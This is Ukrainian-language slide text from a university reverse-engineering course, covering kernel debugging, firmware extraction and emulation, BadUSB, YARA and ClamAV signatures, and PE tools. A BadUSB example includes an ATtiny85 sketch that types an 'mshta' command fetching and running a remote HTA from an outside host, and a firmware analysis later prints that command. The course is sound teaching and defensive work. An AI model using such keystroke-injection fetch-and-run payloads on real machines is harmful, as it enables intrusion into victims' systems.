mountmgr.sys	0xFFFFF88000C00000	0x0001A000	0xFFFFFA8031C3D7C0	C:\Windows\System32\drivers\mountmgr.sys	mountmgr	23	Microsoft Cor					
vmbus.sys	0xFFFFF880001040000	0x0003C000	0xFFFFFA8031C407C0	C:\Windows\system32\drivers\vmbus.sys	vmbus	24	Microsoft Cor					
winhv.sys	0xFFFFF88000107C000	0x00014000	-	C:\Windows\system32\drivers\winhv.sys		25	Microsoft Cor					
atapi.sys	0xFFFFF880001090000	0x00009000	0xFFFFFA8031C497C0	C:\Windows\system32\drivers\atapi.sys	atapi	26	Microsoft Cor					
ataport.SYS	0xFFFFF880001099000	0x0002A000	-	C:\Windows\system32\drivers\ataport.SYS		27	Microsoft Cor					
Lsi_sas.sys	0xFFFFF8800010C3000	0x0001D000	0xFFFFFA8031CB4550	C:\Windows\system32\DRIVERS\lsi_sas.sys	LSI_SAS	28	LSI Corporati					
storport.sys	0xFFFFF8800010E0000	0x00064000	-	C:\Windows\system32\DRIVERS\storport.sys		29	Microsoft Cor					
msahci.sys	0xFFFFF880001144000	0x00008000	0xFFFFFA8031C4D7C0	C:\Windows\system32\drivers\msahci.sys	msahci	30	Microsoft Cor					
amdxata.sys	0xFFFFF88000114F000	0x00008000	0xFFFFFA8031EB7550	C:\Windows\system32\drivers\amdxata.sys	amdxata	31	Advanced Mi					
FiltMon.eve	0xFFFFF88000115A000	0x00004000	0xFFFFFA8031F0E550	C:\Windows\system32\drivers\FiltMon.eve	FiltMon	32	Microsoft Cor					

Drivers: 161, Hidden Drivers: 0, Suspicious DriverObject: 0, Suspicious PE Image: 0

Приклад: PowerTool – <http://powertool.s601.xrea.com/>

PowerTool64bit V1.8							
System	Process	Kernel Module	Kernel	Hooks	Application	File	Registry
Name	Type	Image Base	Image Size	DriverObject	DriverPath	File Corporation	
ntoskrnl.exe	FilterDriver	0xfffffff80617e00000	0xabb7000	-	C:\Windows\system32\...	Microsoft Corp	
hal.dll	FilterDriver	0xfffffff80617d5c000	0xa4000	-	C:\Windows\system32\h...	Microsoft Corp	
kd.dll	FilterDriver	0xfffffff8061b200000	0xb0000	-	C:\Windows\system32\k...	Microsoft Corp	
mcupdate_Genui...	FilterDriver	0xfffffff8061b210000	0x201000	-	C:\Windows\system32\m...	Microsoft Corp	
msrpc.sys	GeneralDriver	0xfffffff8061b470000	0x60000	-	C:\Windows\system32\d...	Microsoft Corp	
keecd.sys	GeneralDriver	0xfffffff8061b440000	0x2a000	0xfffffd3845c3b0e10	C:\Windows\system32\d...	Microsoft Corp	
werkernel.sys	GeneralDriver	0xfffffff8061b240000	0x11000	-	C:\Windows\system32\d...	Microsoft Corp	
CLFS.SYS	GeneralDriver	0xfffffff8061b510000	0x68000	0xfffffd3845c81f280	C:\Windows\system32\d...	Microsoft Corp	
tm.sys	GeneralDriver	0xfffffff8061b4e0000	0x27000	-	C:\Windows\system32\d...	Microsoft Corp	
PSHED.dll	FilterDriver	0xfffffff8061b580000	0x1a000	-	C:\Windows\system32\P...	Microsoft Corp	
BOOTVID.dll	FilterDriver	0xfffffff8061b5a0000	0xb0000	-	C:\Windows\system32\B...	Microsoft Corp	
FLTMGR.SYS	FilterDriver	0xfffffff8061b6c0000	0x71000	0xfffffd3845c82fd20	C:\Windows\system32\d...	Microsoft Corp	
clipsp.sys	GeneralDriver	0xfffffff8061b5b0000	0x105000	-	C:\Windows\system32\d...	Microsoft Corp	
cimicext.sys	GeneralDriver	0xfffffff8061b740000	0xe000	-	C:\Windows\system32\d...	Microsoft Corp	
ntosext.sys	GeneralDriver	0xfffffff8061b750000	0xc000	-	C:\Windows\system32\d...	Microsoft Corp	
CI.dll	FilterDriver	0xfffffff8061b760000	0xdd000	-	C:\Windows\system32\C...	Microsoft Corp	
cng.sys	GeneralDriver	0xfffffff8061b840000	0xbcc00	0xfffffd38459d37e10	C:\Windows\system32\d...	Microsoft Corp	
Wdf1000.sys	GeneralDriver	0xfffffff8061b90000	0xd5000	0xfffffd38459d06e20	C:\Windows\system32\d...	Microsoft Corp	
WDFLDR.SYS	GeneralDriver	0xfffffff8061b9e0000	0x13000	-	C:\Windows\system32\d...	Microsoft Corp	
WppRecorder.sys	GeneralDriver	0xfffffff8061ba10000	0x10000	-	C:\Windows\system32\d...	Microsoft Corp	
SleepStudyHelp...	GeneralDriver	0xfffffff8061ba00000	0xf000	-	C:\Windows\system32\d...	Microsoft Corp	
apciepx.sys	GeneralDriver	0xfffffff8061ba30000	0x25000	0xfffffd38459d08e20	C:\Windows\system32\d...	Microsoft Corp	
msssefcf.sys	GeneralDriver	0xfffffff8061ba60000	0x42000	0xfffffd38459d3ba00	C:\Windows\system32\d...	Microsoft Corp	
SgrmAgent.sys	GeneralDriver	0xfffffff8061bab0000	0x1a000	0xfffffd38459d3bc10	C:\Windows\system32\d...	Microsoft Corp	
bxs.sys	GeneralDriver	0xfffffff8061bad0000	0xa000	0xfffffd38459d3be20	C:\Windows\system32\d...	Microsoft Corp	
LXCORE.SYS	GeneralDriver	0xfffffff8061bae0000	0x116000	-	C:\Windows\system32\d...	Microsoft Corp	
ACPI.sys	GeneralDriver	0xfffffff8061bc00000	0xcc000	0xfffffd38459d06690	C:\Windows\system32\d...	Microsoft Corp	

# Приклад: Sandboxie – <https://www.sandboxie.com/>

**Resource Access Monitor**

This tool monitors programs running under the supervision of Sandboxie, and displays the resources they access. Please consult the documentation before using this tool.

(Drive)	\Device\CdRom0
(Drive)	\Device\HarddiskVolume2
(Drive)	\Device\Hup\hgfs\Z:0000000000039411\vmware-host\Shared Folders
Clsid	{C2F03A33-21F5-47FA-B4BB-156362A2F239} Immersive Shell
File/Key	
Image	
Ipc	
Ipc	\BaseNamedObjects\[CoreUI]-PID(2828)-TID(1648) 4d8416b0-00e3-427c-9723-d27e
Ipc	\BaseNamedObjects\[CoreUI]-PID(8308)-TID(8308) 65c730f7-4dce-4098-ac70-7c3f
Ipc	\BaseNamedObjects\_ComCatalogCache
Ipc	\BaseNamedObjects\{A3BD3259-3E4F-428a-84C8-F0463a9D3EB5}
Ipc	\BaseNamedObjects\{A64C7F33-DA35-459b-96CA-63B51FB0CD9}
Ipc	\BaseNamedObjects\C:\ProgramData\Microsoft\Windows\Caches\{6AF0698E-D558-4F
Ipc	\BaseNamedObjects\C:\ProgramData\Microsoft\Windows\Caches\{DDF571F2-BE98-42
Ipc	\BaseNamedObjects\C:\ProgramData\Microsoft\Windows\Caches\cversions.2.ro

**Sandboxie Control**

Copy Contents to Clipboard and Close Window

Program Name	PID	Window Title
Sandbox DefaultBox	Active	
SandboxieRpcSs.exe	1400	
SandboxieDcomLaunch.exe	8744	
lock64.exe	8156	hello kitty

hello kitty

Lock workstation?

Yes No

## Аналіз коду ядра Linux/Android з QEMU/gdbstub

Android Emulator – <https://developer.android.com/studio/run/emulator>:

- Підготовка ядра та GDB:

```
$ git clone https://android.googlesource.com/kernel/goldfish  
$ cd goldfish && git checkout android-5.4  
$ make menuconfig # General/Kernel compression/Gzip  
$ make -j8  
$ cat >> ~/.gdbinit  
add-auto-load-safe-path ~/goldfish/scripts/gdb/vmlinux-gdb.py
```

- Створення пристрою, завантаження ядра:

```
$ avdmanager create avd -n test-kernel -k "system-images;android-R;google_apis;x86_64"  
$ emulator --show-kernel --debug init -avd test-kernel -kernel arch/x86_64/boot/bzImage --qemu -s
```

## Приклад: Код ядра 5.4 у Android R (10.0+) x86\_64

```
$ gdb -q ./vmlinux
(gdb) target remote :1234
(gdb) lx-symbols
loading vmlinux
(gdb) lx-ps
0xfffffff82819e00 <init_task> 0 swapper/0
0xffff88804dd20000 1 swapper/0
...
(gdb) lx-dmesg
[    0.000000] Linux version 5.4.43+ (user@linux) (gcc
version 9.3.0 (Ubuntu 9.3.0-10ubuntu2), GNU ld (GNU
Binutils for Ubuntu) 2.34) #4 SMP PREEMPT Wed Jun 3
16:06:03 EEST 2020
...
(gdb) frame
#0 default_idle () at arch/x86/kernel/process.c:581
581 trace_cpu_idle_rcuidle(PWR_EVENT_EXIT,
    smp_processor_id());
```

## Додаткові матеріали

- Rootkits and Bootkits – <https://nostarch.com/rootkits>
- HackSys Extreme Vulnerable Windows Driver –  
<https://github.com/hacksystem/HackSysExtremeVulnerableDriver>
- Android Kernel Exploitation –  
<https://cloudfuzz.github.io/android-kernel-exploitation>
- CHIPSEC – <https://github.com/chipsec/chipsec>

# Статичний аналіз з Firmware Mod Kit

Firmware Mod Kit – <https://code.google.com/p/firmware-mod-kit/>:

- платформа для розбору та збору образів прошивок;
- підтримує велику кількість файлових систем та форматів (TRX/uImage, SquashFS, CramFS...);
- автоматичний пошук файлової системи у образі (binwalk).

Ліцензія – вільне програмне забезпечення (?), безкоштовна.

# Приклад: OpenWRT 19.07.3 на MT7623 SoC

Kali 2020.2, apt install firmware-mod-kit:

```
root@kali:/opt/firmware-mod-kit/trunk# ./extract-firmware.sh openwrt-19.07.3-
    mediatek-mt7623-7623n-bananapi-bpi-r2-squashfs-sysupgrade.bin
Firmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake
```

Scanning firmware...

```
Scan Time: 2020-06-03 10:30:24
Target File: openwrt-19.07.3-mEDIATEK-MT7623-7623N-BANANAPI-BPI-R2-SQUASHFS-
    SYSUPGRADE.BIN
MD5 Checksum: 3af25863379a518a864016f0006c109f
Signatures: 344
```

DECIMAL	HEXADECIMAL	DESCRIPTION
...		
2414045	0x24D5DD	Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2447986 bytes, 1136 inodes, blocksize: 262144 bytes, created: 2020-05-16 18:32:20
		Extracting 2414045 bytes of uimage header image at offset 0
		Extracting squashfs file system at offset 2414045
		Extracting 736 byte footer from offset 4980038
		Extracting squashfs files...
		Firmware extraction successful!
		Firmware parts can be found in '/opt/firmware-mod-kit/trunk/fmk/*'

```
root@kali:/opt/firmware-mod-kit/trunk# cat fmk/rootfs/etc/openwrt_version
r11063-85e04e9f46
```

# Приклад: OpenWRT 19.07.3 на MT7623 SoC (contd.)

## Збір модифікованої прошивки:

```
root@kali:/opt/firmware-mod-kit/trunk# ./build-firmware.sh fmk/
Firmware Mod Kit (build) 0.99, (c)2011–2013 Craig Heffner, Jeremy Collake

Building new squashfs file system... (this may take several minutes!)
Squashfs block size is 256 Kb
Parallel mksquashfs: Using 4 processors
Creating 4.0 filesystem on /opt/firmware-mod-kit/trunk/fmk/new-filesystem .
squashfs, block size 262144.
Exportable Squashfs 4.0 filesystem, xz compressed, data block size 262144
    compressed data, compressed metadata, compressed fragments, compressed
        xattrs
    duplicates are removed
Filesystem size 2446.71 Kbytes (2.39 Mbytes)
    34.15% of uncompressed filesystem size (7164.96 Kbytes)
Inode table size 7810 bytes (7.63 Kbytes)
    20.83% of uncompressed inode table size (37487 bytes)
Directory table size 11026 bytes (10.77 Kbytes)
    47.01% of uncompressed directory table size (23456 bytes)
...
Remaining free bytes in firmware image: 59241
Processing 1 header(s) from /opt/firmware-mod-kit/trunk/fmk/new-firmware.bin...
Processing header at offset 0...checksum(s) updated OK.
CRC(s) updated successfully.

Finished!
New firmware image has been saved to: /opt/firmware-mod-kit/trunk/fmk/new-
firmware.bin
```

# Динамічний аналіз з FIRMADYNE

FIRMADYNE – <https://github.com/firmadyne>:

- платформа для аналізу прошивок вбудованих систем на базі Linux;
- інструментоване ядро для автоматичного аналізу (MIPS: v2.6.32, ARM: v4.1, v3.10);
- емуляція NVRAM на рівні користувача (libnvram);
- автоматичний розбір файлової системи прошивок;
- скрипти завантаження прошивок з сайтів виробників (42+).

Ліцензія – вільне програмне забезпечення (MIT), безкоштовна.

## Приклад: Netgear WNAP320 v2.0.3

<https://github.com/firmadyne/firmadyne#usage>, Ubuntu 14.04.6 LTS:

```
root@ubuntu:/opt/firmadyne/scratch/1# ./run.sh
Welcome to SDK.
Have a lot of fun...
```

```
netgear123456 login: (root:password)
# uname -a
Linux netgear123456 2.6.32.70 #1 Thu Feb 18
01:39:21 UTC 2016 mips unknown
# /usr/local/bin/wpa_supplicant -v
wpa_supplicant v0.5.8
```

## Додаткові матеріали

- <https://www.thezdi.com/blog/2020/5/27/mindshare-how-to-just-emulate-it-with-qemu>
- Fraunhofer FKIE FACT – [https://fkie-cad.github.io/FACT\\_core](https://fkie-cad.github.io/FACT_core)
- Vault 7 Cherry Blossom –  
<https://wikileaks.org/vault7/#Cherry%20Blossom>
- Equation Group firewall tools –  
<https://github.com/adamcaudill/EquationGroupLeak/tree/master/Firewall>

# BadUSB HID атаки

Метод доставки ШПЗ на основі емуляції USB HID:

- пристрій після підключення емулює клавіатуру, друкує код ШПЗ;
- використовується для обходу антивірусу/EDR;
- велика кількість платформ:
  - Hak5 USB Rubber Ducky –  
<https://shop.hak5.org/products/usb-rubber-ducky-deluxe>;
  - Cactus WHID – <https://github.com/whid-injector/WHID>;
  - див. огляд у доповіді Luca Bongiorni на HIP2018;
- Arduino, Teensy, ATmega32U4, ATTiny85, ...

Приклад використання у направлених атаках –

<https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/would-you-exchange-your-security-for-a-gift-card/>

## Приклад: емулятор USB клавіатури з ATtiny85

<https://0xdeadcode.se/archives/581>, kitty.ino:

```
#include "DigiKeyboard.h"
void setup() {
    DigiKeyboard.update();
}
void loop() {
    delay(1000);
    DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
    delay(100);
    DigiKeyboard.sendKeyStroke(KEY_DELETE);
    delay(100);
    DigiKeyboard.println("mshta http://kitty.
        onthewifi.com/mew.hta");
    delay(300000);
}
```

# Приклад: емулятор USB клавіатури з ATtiny85 (contd.)


Навантаження:

- DDNS – <https://www.noip.com>
  - kitty.onthewifi.com. IN A  
51.15.110.157
- Web сервер
  - # python -mSimpleHTTPServer 80
  - mew.htm:

```
<script>
    cmd = 'msg * kitty says mewmew!';
    a = new ActiveXObject('Wscript.Shell');
    a.Run(cmd, 0);
    window.close();
</script>
```

Методи аналізу AVR –

<http://2015.zeronights.org/assets/files/43-bolshev-ryutin.pdf>



## Приклад: статичний аналіз прошивки ATtiny85

Аналіз у Ghidra, default AVR-8, kitty.ino.hex:


```
undefined loop_FUN_code_000297()
...
code:0002b0 68 e6 ldi R22,0x68
code:0002b1 70 e0 ldi R23,0x0
code:0002b2 8c e9 ldi Wlo,0x9c
code:0002b3 90 e0 ldi Whi,0x0
code:0002b4 b2 d2 rcall println_FUN_code_000567
code:0002b5 60 ee ldi R22,0xe0 // 0x000493e0
code:0002b6 73 e9 ldi R23,0x93 // is 300000
code:0002b7 84 e0 ldi Wlo,0x4
code:0002b8 90 e0 ldi Whi,0x0
code:0002b9 17 c2 rjmp delay_FUN_code_0004d1
...
0x0afe: "mshta http://kitty.onthewifi.com/mew.hta"
```

## Приклад: динамічний аналіз прошивки ATtiny85

Аналіз у SimulAVR + avr-gdb:

```
$ avr-objcopy -I ihex -O elf32-avr kitty.ino.hex
kitty.elf
$ simulavr -d attiny85 -f kitty.elf -g
$ avr-gdb -ex 'target remote :1212' ./kitty.elf
(gdb) load
(gdb) set $pc=0x2b0*2
(gdb) x/5i $pc
=> 0x560:      ldi      r22 , 0x68      ; 104
     0x562:      ldi      r23 , 0x00      ; 0
     0x564:      ldi      r24 , 0x9C      ; 156
     0x566:      ldi      r25 , 0x00      ; 0
     0x568:      rcall   .+1380      ; 0xace
(gdb) x/s
0xafe: "mshta http://kitty.onthewifi.com/mew.hta"
```

# Кошенятко після лекції KPI\_RE



## Лекція 8: Спеціальні розділи

# У лекції

Спеціальні розділи:

- Сигнатурний аналіз (YARA, ClamAV)
- Формат PE (CFF Explorer, Resource Hacker, PE Tools, LIEF)
- Розпаковка стиснутих/захищених PE застосунків (x64dbg, Scylla)
- Різне (Delphi RE)
- Анонімізація (Tails, Kodachi, Linken Sphere)

# YARA

YARA – <https://virustotal.github.io/yara/>:

- інструмент сигнатурного аналізу для ШПЗ;
- підтримує описи ШПЗ на основі текстових та бінарних ознак, комплексних умов;
- ОС Windows, Linux, Mac OS X;
- інтерфейс командного рядка, API Python, C;
- широкі можливості розширення, модулі PE, ELF, Dotnet, Cuckoo ...

Документація:

- правила – <https://yara.readthedocs.io/en/stable/writingrules.html>
- yara-python – <https://yara.readthedocs.io/en/stable/yarapython.html>

Приклади – <https://github.com/Neo23x0/signature-base>

Ліцензія – вільне програмне забезпечення (3-clause BSD), безкоштовна.

## Приклад правил для lock.exe та tpframe.exe

```
import "pe"

rule lock {
    strings:
        $msg = "Lock workstation?"
        $title = "hello kitty"
        $api_lock = "LockWorkStation"
        $api_msg = "MessageBoxA"

    condition:
        all of them
}
```

## Приклад правил для lock.exe та tpframe.ex\_ (contd.)

```
rule tpframe {
    strings:
        // This program cannot be run in DOS mode.
        $res = "DIALOG" wide
        $res_even = "Ti rga antb u nDSmd." xor
        $res_odd = "hspormcno erni 0 oe" xor
    condition:
        all of them and
        pe.version_info["OriginalFilename"] ==
            "Browser.EXE"
}
$ yara rules.yara -r malware/
lock malware/lock.exe
lock malware/lock64.exe
tpframe malware/tpframe.ex_
```

# Інструментальний аналіз файлової системи (YARA)

scan\_yara.py:

```
#!/usr/bin/env python3
import yara
import sys

rules = yara.compile("rules.yara")
for fn in sys.argv[1:]:
    print("scanning {}".format(fn))
    matches = rules.match(fn)
    for m in matches:
        print("rules {}:".format(m.rule))
        for s in m.strings:
            print(s)
```

## Інструментальний аналіз файлової системи (contd.)

```
$ ./scan.py malware/*
scanning malware/lock.exe
rules lock:
(2060, '$msg', b'Lock workstation?')
(2048, '$title', b'hello kitty')
(1602, '$api_lock', b'LockWorkStation')
(1620, '$api_msg', b'MessageBoxA')

scanning malware/tpframe.exe
rules tpframe:
(34082, '$res', b'D\x00I\x00A\x00L\x000\x00G\x00')
(34134, '$res_even', b'<\x01H\x1a\x0f\th\t...')
(46422, '$res_even', b'... ')
(40278, '$res_odd', b"\x00\x1b\x18\x07\x1a...")
(48982, '$res_odd', b"..." )
```

# Інструментальний аналіз активних процесів (YARA)

// proc.py:

```
import yara
import sys

pid = int(sys.argv[-1])
rules = yara.compile("rules.yara")
matches = rules.match(pid=pid)
print(matches, matches[0].strings)
```

// Результати роботи:

```
> tasklist | findstr lock64
lock64.exe 2980 Console 1 59,892 K
Python38> python.exe proc.py 2980
[lock] [(4202508, '$msg', b'Lock workstation?'),  
 ...
```

# Приклади протидії сигнатурному аналізу (tpframe.exe\_)

00007050	6e 00 00 00 6d 33 32 00	74 65 00 00 73 00 00 00	n...m32.te..s...
00007060	5c 73 79 00 6f 75 72 63	65 00 00 00 61 64 52 65	\\sy.ource...adRe
00007070	73 00 00 00 4c 6f 00 00	65 73 73 4d 65 6d 6f 72	s...Lo...essMemor
00007080	79 00 00 00 64 50 72 6f	63 00 00 00 52 65 61 00	y...dProc...Rea.
00007090	61 70 73 68 6f 74 00 00	6f 6c 68 65 6c 70 33 32	apshot..olhelp32
000070a0	53 6e 00 00 43 72 65 61	74 65 54 6f 00 00 00 00	Sn..CreateTo....
000070b0	61 72 79 45 78 41 00 00	64 4c 69 62 72 00 00 00	aryExA..dLibr...
000070c0	4c 6f 61 00 6c 65 41 00	65 61 74 65 46 69 00 00	Loa.leA.eateFi..
000070d0	43 72 00 00 72 65 65 00	6f 62 61 6c 46 00 00 00	Cr..ree..obalF...
000070e0	47 6c 00 00 6e 74 72 6f	6c 00 00 00 69 63 65 49	Gl..ntrol...icel
000070f0	6f 43 6f 00 44 65 76 00	75 65 72 79 45 78 00 00	oCo.Dev.ueryEx..
00007100	56 69 72 74 75 61 6c 51	00 00 00 00 6c 6f 63 45	VirtualQ....locE
...			
00007220	61 70 56 69 00 00 00 00	55 6e 6d 00 74 73 76 63	apVi....Unm.tsvc
00007230	2e 65 78 65 00 00 00 00	61 76 61 73 00 00 00 00	.exe....avas....
00007240	61 72 64 2e 65 78 65 00	61 76 67 75 00 00 00 00	ard.exe.avgu...
00007250	6e 74 2e 65 78 65 00 00	6d 63 61 67 65 00 00 00	nt.exe.mcage...
00007260	68 73 74 2e 65 78 65 00	63 63 73 76 63 00 00 00	hst.exe.ccsvc...
00007270	76 63 2e 65 78 65 00 00	76 33 73 00 74 72 61 79	vc.exe.v3s.tray
00007280	2e 65 78 65 00 00 00 00	76 33 6c 00 65 72 76 2e	.exe....v3l.erv.
00007290	00 00 00 00 76 73 00 00	65 78 65 00 70 2e 00 00	....vs..exe.p...
000072a0	76 00 00 00 61 00 00 00	79 2e 65 78 65 00 00 00	v....a....y.exe...
000072b0	73 74 72 61 00 00 00 00	70 63 74 00 61 79 2e 65	stra....pct.ay.e
000072c0	78 65 00 00 30 74 72 00	33 36 00 00 6f 6e 2e 65	xe..0tr.36..on.e
000072d0	78 65 00 00 6f 70 5f 6d	00 00 00 00 73 6f 66 74	xe..op_m....soft

# ClamAV

ClamAV – <https://www.clamav.net>:

- антивірус для поштових шлюзів;
- ОС Linux, UNIX (Solaris, FreeBSD, macOS), Windows;
- сигнатури для понад 1 млн ШПЗ;
- підтримує аналіз документів Microsoft Office та PDF, мобільних застосунків, архівів, пакувальників виконуваних PE файлів;
- інтерфейс командного рядка, API Python, C (LibClamAV).

Документація з розробки сигнатур –

<https://www.clamav.net/documents/creating-signatures-for-clamav>

Ліцензія – вільне програмне забезпечення (GPLv2), безкоштовна.

# Інтерфейс командного рядка ClamAV

```
# freshclam
Sun May 31 18:08:39 2020 -> ClamAV update process
    started at Sun May 31 18:08:39 2020
Sun May 31 18:08:39 2020 -> daily.cld database is
    up to date (version: 25829, sigs: 2554119, f-
    level: 63, builder: raynman)
Sun May 31 18:08:39 2020 -> main.cvd database is
    up to date (version: 59, sigs: 4564902, f-level
    : 60, builder: sigmgr)
Sun May 31 18:08:39 2020 -> bytecode.cld database
    is up to date (version: 331, sigs: 94, f-level:
    63, builder: anvilleg)

# clamscan eicar.com
eicar.com: Win.Test.EICAR_HDB-1 FOUND
```

# Інструментальний аналіз файлової системи (ClamAV)

<https://github.com/clamwin/python-clamav>

scan\_clamav.py:

```
#!/usr/bin/env python2
import clamav
import sys

s = clamav.Scanner()
print "version", s.getVersions()
for f in sys.argv[1:]:
    status, name = s.scanFile(f)
    if status != 0:
        print "%s: [%s]" % (f, name)
```

## Інструментальний аналіз файлової системи (contd.)

<https://github.com/ytisf/theZoo>

```
$ find theZoo/malwares/Binaries/ -name \*zip -exec  
    7z x -y -pinfected -omalware {} \;  
$ find -type f -exec ../scan.py {} \+  
version {'main': 59L, 'clamav': '0.102.3', '  
bytecode': 331L, 'daily': 25829L}
```

```
./unpad_d.doc: [Win.Trojan.Npad-2]  
./17: [Win.Malware.QBot-1160]  
./Kampana(A)_BOOT.IMA: [Win.Trojan.Anti-22]  
./W32_Swen@MM.exe: [Win.Trojan.CIH-1]  
./bot.apk: [Andr.Malware.Agent-1614064]  
./CW-0282.COM: [Win.Trojan.Navigator-1]  
./install: [Osx.Malware.Agent-7129515-0]  
./sugar.xls: [Xls.Dropper.Agent-7104222-0]
```

## Приклад: CVE-2017-11882

- MS Equation Editor RCE, Office 2007-2016
  - <https://github.com/embedi/CVE-2017-11882>
- Методи обфускації RTF
  - [https://www.fireeye.com/blog/threat-research/2016/05/how\\_rtf\\_malware\\_evad.html](https://www.fireeye.com/blog/threat-research/2016/05/how_rtf_malware_evad.html)
  - <https://www.ixiacom.com/company/blog/malware-delivery-secrets-rtf-obfuscation>

```
$ ls /var/lib/clamav/* | xargs -n 1 sigtool -u
$ grep -R CVE_2017_11882 *db
```

```
daily.ldb:Rtf.Exploit.CVE_2017_11882-6398227-0;
Engine:81-255,Target:0;1;5c6f626a757064617465
;0/12\s*0C\s*43\s*00/i
daily.ndb:Rtf.Exploit.CVE_2017_11882
-6584355-0:0:*:5c6f626a757064617465
*64306366313165306131623131616531*303030326365303
```

# Формат PE

- Опис форматів PE, COFF
  - <https://docs.microsoft.com/en-us/windows/win32/debug/pe-format>
- Редагування виконуваних файлів PE
  - CFF Explorer/Explorer Suite – [https://ntcore.com/?page\\_id=388](https://ntcore.com/?page_id=388)
  - Resource Hacker – <http://www.angusj.com/resourcehacker/>
- Реконструкція PE (дамп, відновлення імпорту, ...)
  - PE Tools – <https://petoolse.github.io/petools/>
- Інструментальний аналіз
  - pefile – <https://github.com/erocarrera/pefile>
  - LIEF – <https://lief.quarkslab.com/>

# Приклад: NTCore Explorer Suite


CFF Explorer VIII - [lock.exe]

File Settings ?

The screenshot shows the CFF Explorer interface with the title bar "CFF Explorer VIII - [lock.exe]". On the left, there is a tree view of the file structure under "File: lock.exe", including sections like Dos Header, Nt Headers, File Header, Optional Header, Data Directories [x], Section Headers [x], Import Directory, and various tools like Address Converter, Dependency Walker, Hex Editor, Identifier, Import Adder, Quick Disassembler, Rebuilder, Resource Editor, and UPX Utility. The "Nt Headers" section is currently selected. To the right, a table displays member variables for the "lock.exe" file:

Member	Offset	Size	Value
e_magic	00000000	Word	1337
e_cblp	00000002	Word	0090
e_cp	00000004	Word	0003
e_crlc	00000006	Word	0000
e_cparhdr	00000008	Word	0004
e_minalloc	0000000A	Word	0000
e_maxalloc	0000000C	Word	FFFF
e_ss	0000000E	Word	0000
e_sp	00000010	Word	00B8
e_csum	00000012	Word	0000
e_ip	00000014	Word	0000
e_cs	00000016	Word	0000

# Приклад: Resource Hacker



# Приклад: PE Tools

PE Tools v1.9.762 - [x86]

File View Tools Plugins Options Help

Path Archi... PID Image Base Image Size

c:\windows\system32\svchost.exe	64-bit	00001F60	00EC0000	00122000
c:\windows\system32\svchost.exe	64-bit	00001D54	00EC0000	00122000
c:\windows\system32\searchprotocolhost.exe	64-bit	000004A4	00EC0000	00122000
c:\test\lock.exe	32-bit	00001F44	00400000	00004000

Path Image Base Image Size

c:\test\lock.exe	00400000	00004000
